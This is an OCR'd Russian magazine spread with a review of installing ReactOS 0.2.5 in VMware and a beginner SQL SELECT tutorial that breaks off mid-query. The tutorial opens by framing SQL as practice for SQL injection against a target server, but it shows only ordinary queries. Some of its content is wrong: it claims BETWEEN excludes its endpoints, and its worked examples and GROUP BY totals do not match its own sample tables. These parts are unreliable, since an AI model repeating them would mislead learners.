
Чтобы установить ReactOS на компьютер, нужно достать свежий дистрибутив. Последняя версия на момент написания статьи была 0.2.5. Ее можно утащить с официального сайта (http://reactos.com) или с нашего диска. Сам дистрибутив имеет не такой уж большой размер, какой можно ожидать от операционной системы, – всего лишь 8,6 Мб. Дело в том, что в дистрибутиве нет ничего лишнего: только ядро, библиотеки и несколько приложений. Для экспериментов этого вполне достаточно. ReactOS можно поставить вместе с текущей операционной системой, а можно и в каком-нибудь эмуляторе.
Я расскажу, как надо устанавливать реактивную ось в VMware. Для этого тебе понадобится ISO-образ дистрибутива и загрузочная дискета. Запускаем VMware и создаем в ней новую виртуальную машину. Указываем конфигурацию «Custom». Затем нужно будет указать тип операционной системы. Поскольку ReactOS является клоном Windows NT 4.0, выбирай пункт «Windows NT». Сетевая поддержка в ReactOS еще далека от совершенства, поэтому добавлять поддержку сети я не стал. Но если у тебя есть желание поэкспериментировать с сетью, тогда ты можешь подкрутить необходимые параметры в настройках виртуальной машины. Далее настраивай параметры жесткого диска. Выбирай «Create new», а когда дойдешь до вкладки «Specify disk file», найди кнопку «Advanced» и нажми на нее. Далее выбери «IDE 0:0», иначе ReactOS просто не обнаружит винчестер.
После того как новая виртуальная машина создана, нужно подготовить ее виртуальный жесткий диск - разметить разделы и создать файловую систему. Для этого надо приготовить загрузочную дискету, вставить ее и запустить виртуальную машину. В начале загрузки войди в БИОС VMware клавишей F2 и выбери там загрузку с дискеты. Загрузившись с дискеты, надо запустить fdisk и создать раздел на жестком диске. Программа спросит, стоит ли включать поддержку больших дисков. Лучше включить. После создания активного раздела надо опять перезагрузиться и отформатировать его.
ReactOS на сегодняшний день поддерживает лишь файловые системы FAT12/16/32. Когда жесткий диск виртуальной машины будет готов к использованию, можно приступить непосредственно к установке ReactOS. В настройках виртуальной машины надо будет в качестве CD-ROM подключить ISO-образ дистрибутива ReactOS. Затем придется опять запустить виртуальную машину, залезть в БИОС и поставить там загрузку с CD-ROM. После этого остается лишь загрузиться с ISO-образа. Запустится инсталлятор. Он сообщит тебе о том, что не поддерживает более одного главного раздела на одном диске, и выдаст еще ряд других ограничений. Нажми Enter и перейди к следующему этапу установки. Там необходимо выбрать ряд параметров, таких как тип дисплея (VGA или VESA) и раскладку клавиатуры (русского языка нет, зато есть английский, французский, немецкий, шведский и датский). Можешь оставить все по умолчанию, только тип мыши все-таки придется указать, ведь изначально стоит «No mouse», а без мыши в Windows обычно приходится туго. Далее выбирай уже созданный тобой раздел, куда будет устанавливаться операционная система, и задавай имя папки, где она будет располагаться. По умолчанию это C:\reactos, но можно поставить и более привычное C:\windows. Инсталлятор начнет копировать файлы. Это не займет много времени. Установщик спросит, куда записывать бут-сектор. Выбирай вариант записи на жесткий диск в MBR. Возможность создать загрузочный сектор на дискете является мерой предосторожности, а в виртуальной машине ты не рискуешь повредить что-нибудь. На этом установка закончена.
Теперь надо перезагрузиться, поставить в БИОСе загрузку с жесткого диска и подождать запуска ReactOS. Запустится мастер первоначальной настройки операционной системы. Там, как обычно, надо будет установить системное время, ввести пароль администратора и т.п. ReactOS обнаружит, что она запущена внутри VMware, и предложит установить соответствующий драйвер дисплея. Этот драйвер не идет вместе с дистрибутивом, а является частью виртуальной машины. Чтобы установить его, надо в меню VMware найти пункт «Install vmware tools». После того как ты нажмешь «Install», в CD-ROM виртуальной машины появится диск с драйверами для Windows NT. В это время в диалоге настройщика ReactOS надо будет нажать «Next». Настройщик сам обнаружит и установит с диска соответствующий драйвер, тебе останется лишь выбрать рабочее разрешение и глубину цвета. Снова последует перезагрузка. Все, теперь система полностью установлена и готова к экспериментам! Инсталляция операционной системы не в эмулятор, а на жесткий диск еще проще – надо всего лишь нарезать на болванку ISO-образ диска и загрузиться с нее.

РАБОТА В ОС

Находясь в загруженной ReactOS, ты видишь перед собой рабочий стол ReactOS Explorer. Интерфейс напоминает Windows NT. Операционная система содержит набор основных служебных утилит. Конечно же, их меньше, чем в дистрибутиве Windows. Присутствуют лишь основные инструменты, без которых не обойтись: проводник (explorer.exe), редактор реестра (regedit.exe), диспетчер задач (taskmgr.exe), блокнот (notepad.exe) и оболочка командной строки (cmd.exe).
Можно попробовать установить и запустить какой-нибудь софт. На текущей стадии разработки глупо надеяться, что в ReactOS запустится какое-нибудь серьезное приложение вроде Microsoft Office. Для этого в ReactOS еще нет всех необходимых библиотек. В принципе, если есть желание и время, то можно попытаться поэкспериментировать с установкой какой-нибудь большой программы, которая запускается в NT. Библиотеки, необходимые для ее работы, придется взять из дистрибутива Windows NT (если он есть в наличии). Но не факт, что попытка завершится успехом.
Лично я, когда мне приходится устанавливать Windows с нуля, первым делом из программного обеспечения ставлю архиватор. И здесь, когда я установил ReactOS, я для начала решил поставить WinRAR. Ставить надо английскую версию программы, поскольку операционная система пока не понимает русского и вместо кириллицы отображает загадочные квадратики. Я взял дистрибутив WinRAR 3.40 и попробовал установить программу. Инсталлятор прекрасно запустился и без проблем установил приложение в папку Program Files. На рабочем столе появилась знакомая иконка. Сам WinRAR тоже отлично запустился. Я начал тестировать его – проверил, как он запаковывает и распаковывает разные архивы. Все прекрасно работало, WinRAR нормально выполнял свои функции в



Так выглядит оболочка ReactOS Explorer



На нашем диске ты найдешь дистрибутив ReactOS версии 0.2.5 и некоторые совместимые с ней программы.



Под ReactOS уже можно запускать Quake2!

этой операционной системе – так же, как и в Windows NT, и в других версиях форточек. В ReactOS Explorer все файлы с расширением .zip и .rar стали открываться в WinRAR по двойному клику мыши, как и должно быть. Если тебе не нравится работать в стандартном проводнике (хоть он и немного отличается от своего собрата в Windows), то ты можешь попытаться установить какой-нибудь файловый менеджер. Это может быть, например, FAR. Разработчики ReactOS утверждают, что их операционная система совместима с Windows-версией файлового менеджера GNU Midnight Commander. Я проверил это – скачал архив с программой и установил ее. Действительно, программа запускается и выполняет все файловые операции, которые от нее требуются. Немного удивил тот факт, что все псевдографические символы по непонятной причине отображались квадратиками. Наверное, дело тут в шрифтах из дистрибутива. Надеюсь, в следующих версиях разработчики обратят на это внимание, а то консольные приложения выглядят неаккуратно.
Чтобы смотреть картинки под ReactOS, можно установить IrfanView, а чтобы открывать и редактировать документы, подойдет AbiWord. А вот если ты хочешь послушать музыку, то придется, прежде всего, заставить работать драйвер звуковой карты, а его надо ставить вручную, ведь мастера по установке оборудования в ReactOS нет. Так что погоди устанавливать Winamp до лучших времен. Попытка воспользоваться программой для просмотра видео, скорее всего, тоже ни к чему не приведет.
Из всех игр в ReactOS запускаются только самые простые. Например, там очень хорошо работают гамы «Сапер» и «Косынка» из стандартной поставки Windows. В виде исключения экспериментаторы умудрились запустить под ReactOS Quake2!
И самое главное. Как в ReactOS обстоит дело с сетью? Я отвечу: пока никак. Сетевая поддержка разрабатывается, но еще не достигла рабочего состояния. Если ты заглянешь в папку system32, то увидишь там некоторые сетевые приложения: ping.exe, ipconfig.exe. Но реально пользоваться ими пока еще рано. Так что полазить по интернету с помощью ReactOS не удастся.

РАЗРАБОТКА

Разработчикам этой операционной системы еще предстоит потрудиться. Как минимум, в ней должно устанавливаться и запускаться все, что способно работать в среде Windows NT. Это касается как приложений, так и драйверов. Важным этапом на пути к релизу станет тот момент, когда ReactOS станет самодостаточной системой. Это произойдет только тогда, когда, имея на машине установленной лишь одну ReactOS, можно будет обновлять ее средствами самой операционной системы. Уже сейчас исходники операционки можно компилировать на ней самой – компилятор MinGW, который используется при разработке, запускается и работает в ReactOS. Следующим шагом, наверное, будет законченная сетевая поддержка, которая позволит скачивать эти самые исходники из Сети.
Сейчас вся работа сконцентрирована на достижении стабильной работы стандартных драйверов, библиотек и приложений. Скорость работы ReactOS еще не слишком большая, но разработчики утверждают, что оптимизацией кода они займутся лишь тогда, когда он станет стабильным. Разработчики ReactOS очень тесно сотрудничают с членами команды разработки проекта Wine, чтобы использовать накопленный ими опыт. Wine - это открытая реализация Windows API в среде unix-подобных ОС. Сотрудничество ведется в основном в сфере пользовательской части операционной системы. Поэтому можно с уверенностью полагать, что все, что сейчас запускается в Wine, когда-нибудь запустится и в ReactOS. В будущем планируется добавить в ReactOS очень многое. Архитектура NT такова, что позволяет операционной системе иметь множество подсистем. Сейчас есть только подсистема win32, но разработчики заинтересованы добавить также подсистемы Java, OS/2 и DOS. То же касается и файловых систем. На сегодняшний день есть только FAT и ISO-9660 (CD-ROM). Планируется поддержка NTFS, ReiserFS, ext3, JFS и других. Было бы неплохо, если бы ReactOS в этом плане не уступала Linux.
Я считаю, что после того как ядро ReactOS примет законченный вид, его ждет большое будущее. На платформу Windows портировано множество open-source-приложений. Как только станет возможным запускать их на альтернативной открытой windows-совместимой операционной системе, так сразу же появятся хорошо укомплектованные дистрибутивы. Именно они смогут составить реальную конкуренцию Microsoft Windows, занимающей господствующее положение на рынке настольных операционных систем. Ведь для обычного пользователя, привыкшего к продукции Microsoft, переход на ReactOS окажется не труднее перехода, скажем, с Windows 98 на Windows XP. И уж конечно, это будет гораздо легче, чем изучать с нуля основы работы в Linux или FreeBSD.
Время для этого еще не пришло – разработка еще не закончена. Команда девелоперов ReactOS готова принять в свои ряды новых членов. О том, как помочь проекту, ты можешь узнать на официальном сайте.



- Официальный сайт операционной системы: www.reactos.com
- Проект Wine: www.winehq.com
- Сайт Каспера Хорнструпа - разработчика ReactOS: http://reactos.csh-consult.dk
- Сайт разработки поддержки Plug and Play в ReactOS: volny.cz/xnavara
- Сайт ReactOS Explorer: www.sky.franken.de/explorer
- ReactOS на SourceForge.net: http://sf.net/projects/reactos ReactSoft.
- Готовые образы ReactOS для установки: www.reactsoft.com
- Разработка поддержки сети в ReactOS: http://plasmic.com/~vizzini/rosnet.html

REACTOS EXPLORER

ReactOS Explorer - это аналог Windows Explorer. Его можно использовать не только вместе с ReactOS, но и как замену стандартной оболочки в Windows 2000, XP и 2003. Он реализует все основные возможности Windows Explorer: рабочий стол, панель задач, трей и меню «Пуск». ReactOS Explorer не является точной копией своего аналога из Windows, например окно проводника там сделано немного по-другому. Ты можешь заметить большую разницу в наборе доступных функций, когда он запущен под Windows и ReactOS. Контекстные меню в ReactOS почти пустые по сравнению с Windows. Это зависит от библиотеки shell32.dll, а в ReactOS в ней пока реализованы лишь самые основные функции. ReactOS Explorer уже сейчас поддерживает многие возможности, которых еще нет в самой ReactOS. Остается только добавить их в операционную систему в будущем.
По сравнению с Windows-аналогом ReactOS Explorer обладает некоторой дополнительной функциональностью. С его помощью можно перемещаться не только по файловой системе, но и по реестру, и по дереву объектов NT. В нем также отсутствует до сих пор не убранный из Windows баг - когда процесс, создавший иконку в трее, прерывается, и его иконка остается в трее до тех пор, пока на нее не наведешь курсор мыши. В ReactOS Explorer иконка исчезает автоматически, как только закрывается породивший ее процесс. В меню «Пуск» присутствует дополнительный пункт подменю «Drives», который позволяет напрямую перемещаться по файловой системе. Это довольно удобно – не надо каждый раз, когда требуется добраться до какого-либо файла, запускать файловый менеджер и окно проводника. Сайт разработчика ReactOS Explorer - www.sky.franken.de/explorer/.



Степан Ильин aka Step (step@real.xakep.ru)

КАЧАЙ МУСКУЛЫ

Мы уже сотню раз затрагивали тему SQL-injection'а. Разжевали материал от и до, разложили всю нужную инфу по полочкам. Ты наверняка уже усвоил основные принципы и понятия. Но далеко ли ты продвинулся в заданном нами направлении? Можешь сейчас взять и сходу написать такой SQL-запрос, который выдаст тебе конкретную инфу с подопытного сервера? Причем не все подряд, как ты, возможно, подумал, а только те записи и поля, которые реально представляют для тебя интерес? То-то и оно, что вряд ли... И это определенно стоит исправить.

ВСЕ О SQL

ЧТО ТАКОЕ SQL?

Аббревиатура SQL произошла от словосочетания Structured Query Language (структурированный язык запросов). Одни называют его «сиквелом», вторые – «скулем», третьи вообще не пойми как. Но смысл его от этого не меняется. Эта воистину изумительная разработка корпорации IBM с самого начала своего развития стала приоритетным направлением в сфере баз данных, а сейчас, по сути, является неотъемлемой частью любой СУБД. И это не лживый пафос. Возьмем, к примеру, MS Access. Шустрые умельцы из Microsoft'а быстро осознали всю прелесть языка SQL и тут же сварганили свою собственную программу для работы с базами данных. А сейчас, несмотря на всю свою примитивность и тормознутость, она установлена практически на любой домашней и офисной машине. С другой стороны, без SQL'а не обошлись и в небезызвестном Oracle - дорогостоящем средстве, с которым работают исключительно профи. Да и обойтись едва ли могли. Ровно так же, как и в слегка приевшихся MySQL и PostgreSQL, а также в экзотике типа Informix, MS SQL Server, Sybase.

Здесь, правда, стоит сделать оговорку. Несмотря на то что SQL был принят сначала американским (ANSI), а затем и европейским (ISO) институтами стандартов, полностью стандартизированным языком его не назовешь. Быстрое и независимое развитие сразу нескольких мощных СУБД привело к серьезной несогласованности. Поэтому любая современная система имеет некоторое расширение SQL, своего рода доработку имеющегося стандарта. Хотя в любом случае синтаксис основных команд остается единым.

Обязательно к посещению:
- www.sql.ru
- www.mysql.com
- www.postgresql.com
- www.microsoft.com/sql/default.mspx

РЕЛЯЦИОННЫЕ БАЗЫ ДАННЫХ

Конечно, хотелось бы сразу взять быка за рога и приступить к освоению этих самых команд. Но без осознания такого важного понятия, как реляционная база данных, ты далеко не уедешь. Поэтому для начала определимся именно с ним. Посмотри на таблицу ниже.

Здесь каждая строка – это запись о некотором объекте (покупателе), которая описывает его по ряду явно заданных характеристик. Характеристики, по которым происходит описание, задаются столбцами или, иначе говоря, полями («Имя», «Фамилия», «Адрес», «Город»). В результате мы имеем двухмерную таблицу (строка-столбец), которая полноценно описывает некоторую структуру (информацию о покупателе). Такое описание является фундаментальным понятием реляционных баз данных. Последние состоят именно из таких таблиц.


Для большей достоверности примера добавим

ID	LASTNAME	FIRSTNAME	ADDRESS	CITY
1	Ильин	Степан	Кирова, 25	Калуга
2	Аникин	Артем	Тверская, 13	Москва
3	Докучаев	Дмитрий	Уральская, 11	Екатеринбург
4	Петров	Иван	Арбат, 66	Москва

Таблица Customers, содержащая информацию о покупателях

ID	PRODUCT	PAYMENT	CUSTOMER	SUM
1	Часы	Check	1	344$
2	Кукла	Check	3	6115$
3	Кружка	Visa	4	53$
4	Часы	Visa	2	234$

В таблице Orders логируется информация о заказах



Составляем запрос с помощью MySQL Query Browser (www.mysql.com)

еще одну таблицу - информацию о зака-зах. Как ты, вероятно, заметил, она напрямую связана с первой. Само собой, сделано это не забавы ради, а намеренно - для того, чтобы избежать дублирования данных. Причем реализовано это крайне просто. Каждому клиенту магазина присваивается специальный ID-номер. Он уникален и нигде не повторяется. Во время описания заказа нам достаточно сослаться на него и при этом быть уверенными, что для каждой записи найдется точное описание заказчика. Таким образом, мы не только устраняем возможную избыточность информации, но и сводим к нулю вероятность ввода некорректных данных.
Возникает вопрос: обязательно ли вводить идентификационный номер? Почему бы не ссылаться на фамилию заказчика или, что еще проще, на номер строки таблицы «Покупатели»? Первое отпадает сразу - ведь нельзя на 100% точно исключить возможность совпадения ФИО заказчиков. Нынче даже полные тезки не редкость, чего уж тут говорить об однофамильцах. Поле, по которому производится ссылка, должно быть на 100% уникальным. В умных книжках его называют первичным ключом, запомни это. Что же касается ссылки по номеру строки, то и она абсолютно неприемлема. Здесь дело в специфике таблицы: порядок строк в ней строго произволен. И так как в любой момент ее можно упорядочить по любому из полей, то подобная ссылка теряет всяческий смысл. Хотя нельзя не отметить то, что столбцы (поля) напротив имеют вполне определенную нумерацию.

В ЗАПРОСАХ СИЛА, БРАТ

SQL первоначально задумывался и разрабатывался исключительно как язык составления запросов, что неоспоримо следует из его названия. Поэтому нет ничего удивительного в том, что SQL-запросы сейчас являются наиболее используемой и актуальной функцией SQL. Для нас, разумеется, она также представляет наибольший интерес. Поэтому ей мы и уделим внимание, а другие менее востребованные особенности языка оставим тебе на самостоятельное освоение.
Что вообще представляет собой запрос? Запрос - это команда, которая передается системе управления БД и сообщает необходимость выборки определенной информации. Помимо этого, в теле запроса содержатся все необходимые инструкции, на основании которых СУБД понимает, где и как нужно производить поиск. Как правило, результат запроса возвращается на экран компьютера. Хотя с не меньшим успехом он может быть сохранен в файл или передан в качестве исходных данных для другой команды или сторонней программы.
В самом простом случае команда SELECT («Выбрать») имеет следующий синтаксис:

```
SELECT <поля для вывода> FROM <имя таблицы>
```

К примеру, для получения имен и фамилий заказчиков из таблицы «Покупатели» достаточно отправить на сервер следующую команду:

```
SELECT FirstName,LastName FROM customers.
```

Все запросы начинаются со служебного слова SELECT. Его нельзя опускать. Именно оно указывает СУБД, что переданная команда является запросом на выборку, а не чем-либо еще. Сразу хочется заметить, что выборка вовсе не обозначает удаление из таблицы. Нужно понять, что запрос не воздействует на информацию из таблицы, а только отображает ее. Получив запрос, сервер открывает нужные таблицы и последовательно начинает искать в них записи, подходящие под заданные критерии, после чего возвращает результат. Стоит отметить, что во время вывода не последнюю роль играет порядок перечисления выводимых на экран полей. Так, запрос SELECT LastName,FirstName FROM customers в качестве результата вернет таблицу, первым полем которой будут фамилии, а вторым - имена покупателей. Хотя в предыдущем примере все с точностью до наоборот.
Если необходимо вывести все поля таблицы в порядке по умолчанию, то перечислять их после служебного слова SELECT не имеет смысла. Вместо перечисления достаточно использовать специальный символ «*». Запрос в этом случае будет выглядеть примерно так:

```
SELECT * FROM customers.
```

Ключевое слово FROM также является обязательным. После него непосредственно следует имя таблицы, из которой происходит выборка. Игнорировать эту инструкцию не стоит: в противном случае сервер баз данных попросту вернет ошибку нарушения синтаксиса.

ОТ ПРОСТОГО К СЛОЖНОМУ

Пора перейти к более интересным вещам. Усложним задачу и в качестве площадки для проведения экспериментов возьмем таблицу с информацией о заказах. Подумай, как бы ты сделал выборку наименований проданных товаров? Типичной ошибкой является запрос SELECT Product FROM orders. Полученный список потенциально может содержать дубликаты. И все потому, что в таблице, вполне вероятно, фигурирует сразу несколько записей о покупке одного и того же товара. Для того чтобы исключить повторный вывод строк, достаточно использовать команду DISTINCT:

```
SELECT DISTINCT <поля для вывода> FROM <имя таблицы>
```

А значит, поставленная задача легко решается запросом SELECT DISTINCT Product FROM orders. Ключевое слово DISTINCT указывается в запросе один и только один раз. В случае с одним полем все понятно – мы его уже разобрали. Если же запрос предполагает выборку сразу нескольких полей, то фильтроваться будут записи, идентичные по всем полям одновременно.
Теперь давай копнем еще глубже. До этого момента мы не конкретизировали, какие именно записи нужно выводить, а лишь указывали поля для вывода информации. Чтобы явным образом указать критерии запроса, применяется ключевое слово WHERE. Общий синтаксис команды SQL в этом случае приобретает вид:

```
SELECT [DISTINCT] <поля для вывода> FROM <имя таблицы>
WHERE <критерии поиска>
SELECT * FROM customers WHERE City='Москва'
```

Ключевое слово WHERE сигнализирует СУБД о том, чтобы в качестве результата запроса возвращались только те записи, которые подходят по заданному условию. Так, сервер выявит, что записи Кутты и Бублика в поле city имеют значения Moscow, и, подумав, что столичных ребят нужно уважать, внесет их в отчет. С другой стороны, неудачники Step и Forb – всего лишь деревенские парни. Поэтому в отчет они никоим образом не попадают. Не доросли еще :).
Тип поля city, с какой стороны на него ни посмотри, является строковым. Поэтому во время составления критерия важно не забывать о кавычках. Во всех остальных случаях их можно, а в случае числовых типов данных даже НУЖНО опустить.
Что касается операции «=» (равно), то она, естественно, не является единственно возможной. Наряду с ней также используются «<>» (не равно), «>» (больше), «<» (меньше), «>=» (не менее чем), «<=» (не более чем). Вместе с этим разрешается использовать сколь угодно сложные логические условия на основе булевых операторов AND (логическое И), OR (логическое ИЛИ), NOT (логическое отрицание). Примеры:


```
SELECT * FROM orders WHERE (Payment = 'Visa') and
(Sum>1000)
// Вывести все заказы, оплаченные картой Visa, на сумму
более 1000 у.е.
```




Добрый логотип MySQL



◢ Логическое И (AND) возвращает истинное значение, если оба аргумента истинны.
◢ Логическое ИЛИ (OR) возвращает истинное значение, если хотя бы один аргумент истинен.
◢ Логическое НЕ (NOT) возвращает истину, если аргумент ложен. И наоборот.



◢ На нашем диске ты найдешь полные версии MySQL, PostgreSQL, программ SQLyog и MySQL Querry Browser, а также скрипта phpMyAdmin.



SQLyog - изумительная программа для работы с удаленным MySQL-хостом. Возьми на вооружение

```
SELECT * FROM orders WHERE not ((Payment = 'Visa') and
(Sum>1000))
// Результат этого запроса диаметрально противоположен.
```

ЭКСТРАВАГАНТНЫЕ ШТУЧКИ

С помощью логических условий можно составить самые изощренные запросы. Тем не менее, их использования частенько можно избежать, задав условие более понятно и изящно. Рассмотрим следующий пример.

```
SELECT * FROM customers WHERE (City='Калуга')or(City
='Москва')
```

Согласись, этот запрос для вывода всех покупателей из Калуги и Москвы выглядит вполне прилично. Но представь ситуацию, когда от тебя потребуется сделать выборку покупателей, скажем, из ста или вообще тысячи городов. Что тогда? Тупо набирать условия copy-past'ом? Куда более уместно здесь воспользоваться оператором IN.


```
SELECT * FROM customers WHERE City IN ('Калуга', 'Москва',
'Екатеринбург')
// Последние два запроса аналогичны. Почувствуй разницу!
```

Кроме того, задавая критерий, нередко приходится указывать диапазоны значений. Это, опять же, может с легкостью быть представлено таким логическим условием:

```
SELECT * FROM orders WHERE (Sum>100)and(Sum<1000)
```

Однако в SQL возможен и другой вариант — с использованием служебного слова BETWEEN (между).

В некоторых СУБД оператора «<>» (не равно) не существует. Требуемая операция записывается по-другому: с помощью символов «!=». Это лишь единственный пример расхождений в стандарте SQL.



Дебри SQL'а: с помощью таких скриптов можно задать структуру новой таблицы

```
SELECT * FROM orders WHERE Sum BETWEEN 100 AND 1000
// Комментарии, как говорится, излишни.
```

Единственное, на что хочу обратить твое внимание: записи со значением Sum, равным 100 или 1000, под этот критерий не подходят. В реальных ситуациях иногда приходится накладывать условия и на поля строкового типа данных. В этом случае своеобразной палочкой-выручалочкой является специальный оператор LIKE. Без лишних прелюдий опишу принцип его работы на примерах:

```
SELECT * FROM customers WHERE FirstName LIKE 'C%'
// Запрос вернет список покупателей, имя которых начинается на букву «С».
SELECT * FROM customers WHERE LastName LIKE "%ни%"
// А в этом случае мы ищем клиентов, в фамилии которых встречается буквосочетание «ни».
```

Важно заметить, что знак процента в SQL обозначает группу символов. Обрабатывая запрос, сервер считает, что на его месте может находиться как один, так и несколько символов. Чтобы исключить последний случай, необходимо использовать другую управляющую инструкцию — символ подчеркивания (_). Впрочем, никто не ограничивает тебя в использовании одного и другого символов одновременно:

```
SELECT * FROM customers WHERE LastName LIKE "П_%в".
```

От информации, поступающей в хаотичном порядке, толку мало. Результаты, предназначенные для просмотра пользователем, естественно, нужно четко систематизировать. По крайней мере, банально отсортировать. Выполнить это крайне просто. Достаточно к любому запросу добавить ORDER BY <имя столбца, по которому происходит сортировка> [DESC]. Ключ DESC опционален. Он указывает на то, что сортировка производится в обратном порядке. Если такой необходимости нет, его можно смело опустить: SELECT FirstName,LastName FROM customers ORDER BY LastName.

РАСШИРЬ И УГЛУБИ!

С уверенностью можно сказать, что любой компьютерный язык, в том числе и SQL, имеет не только определенный набор команд, но еще и некоторый арсенал функций. В SQL'е условно выделяют два вида функций: агрегатные (работают с наборами данных, но возвращают единственное значение) и скалярные (оперируют с единственным аргументом и возвращают результат его обработки). Вторая категория очень сильно зависит от конкретной БД-платформы, поэтому скалярные функции мы рассматривать не будем. Что же касается агрегатных функций, то я просто не могу о них не упомянуть. Познакомлю тебя с одной из них — функцией SUM. Суть ее работы несложно понять из названия. Функция суммирует выбранные значения числового поля, указанного ей в качестве аргумента.

```
SELECT SUM(Sum) FROM orders
// Суммируются все значения столбца Sum, а получившееся число возвращается в виде результата запроса.
SELECT SUM(Sum) FROM orders where Payment='Check'
// В ответ на этот запрос возвращается общая стоимость заказов, оплаченных чеком.
```

Если нужно просуммировать исключительно неповторяющиеся значения поля, то к вызову функции SUM необходимо добавить уже знакомую тебе команду DISTINCT. Запрос в таком случае приобретает следующий вид: SELECT SUM(DISTINCT Sum) FROM orders. Все остальные агрегатные функции работают по тому же самому принципу. Их название и выполняемое ими действие ты сможешь найти в соответствующей врезке. Однако нужно разобраться еще с одной тонкостью их использования. Посмотри на таблицу заказов и подумай, как можно составить запрос, который бы вывел финансовую статистику по различным методам оплаты. Сгоряча можно записать так: SELECT Payment,SUM(Sum) FROM orders. Загвоздка заключается в том, что при таком раскладе второй столбец таблицы будет полностью заполнен одним и тем же значением — суммой по всему полю Sum. Чтобы устранить подобные ограничения, разработчики SQL ввели специальную инструкцию GROUP BY. Ее общий синтаксис имеет довольно громоздкий вид:

PAYMENT	SUM
Check	1877$
Visa	1877$

PAYMENT	SUM
Check	578$
Visa	1299$

Пример запроса с использованием GROUP BY и без него

```
SELECT <имя поле>, SUM(<поле суммирования>) FROM <имя таблицы> GROUP BY <имя поля>
```

Однако конкретный пример и результат запроса на скриншоте должны все расставить по местам:

```
SELECT Payment,SUM(Sum) FROM orders GROUP BY Payment
```

БРАТСТВО ТАБЛИЦ


Все мои предыдущие примеры в качестве источника данных использовали только одну таблицу. Однако это отнюдь не значит, что вместо одной нельзя использовать несколько. Напротив, в реальных ситуациях такая необходимость встречается сплошь и рядом, поэтому было бы неплохо ее разобрать.

Первое, что нужно запомнить, — во время работы с несколькими таблицами обращение к определенному полю осуществляется следующим образом: <имя таблицы>.<имя поля>. Например с помощью customers.FirstName ты обратишься к полю FirstName таблицы customers.

Второй нюанс: использование сразу нескольких таблиц в качестве источника данных для запроса возможно только при наличии установленной связи между ними. Ты же еще не забыл о первичном ключе, верно? Сейчас без него ну никак не обойтись.

Сейчас приведу тебе реальный пример запроса. По таблицам orders и customers установим всех покупателей приобретенного товара:

```
SELECT
customers.FirstName,customers.LastName,orders.Product
FROM customers, orders
WHERE orders.customer=customers.ID
```



Не скрипт, а легенда. С его помощью ты можешь манипулировать своими БД прямо в браузере

Теперь чуть усложним задачу и с помощью запроса выясним, кто купил куклу.

```
SELECT
customers.FirstName,customers.LastName,orders.Product
FROM customers, orders
WHERE orders.customer=customers.ID and
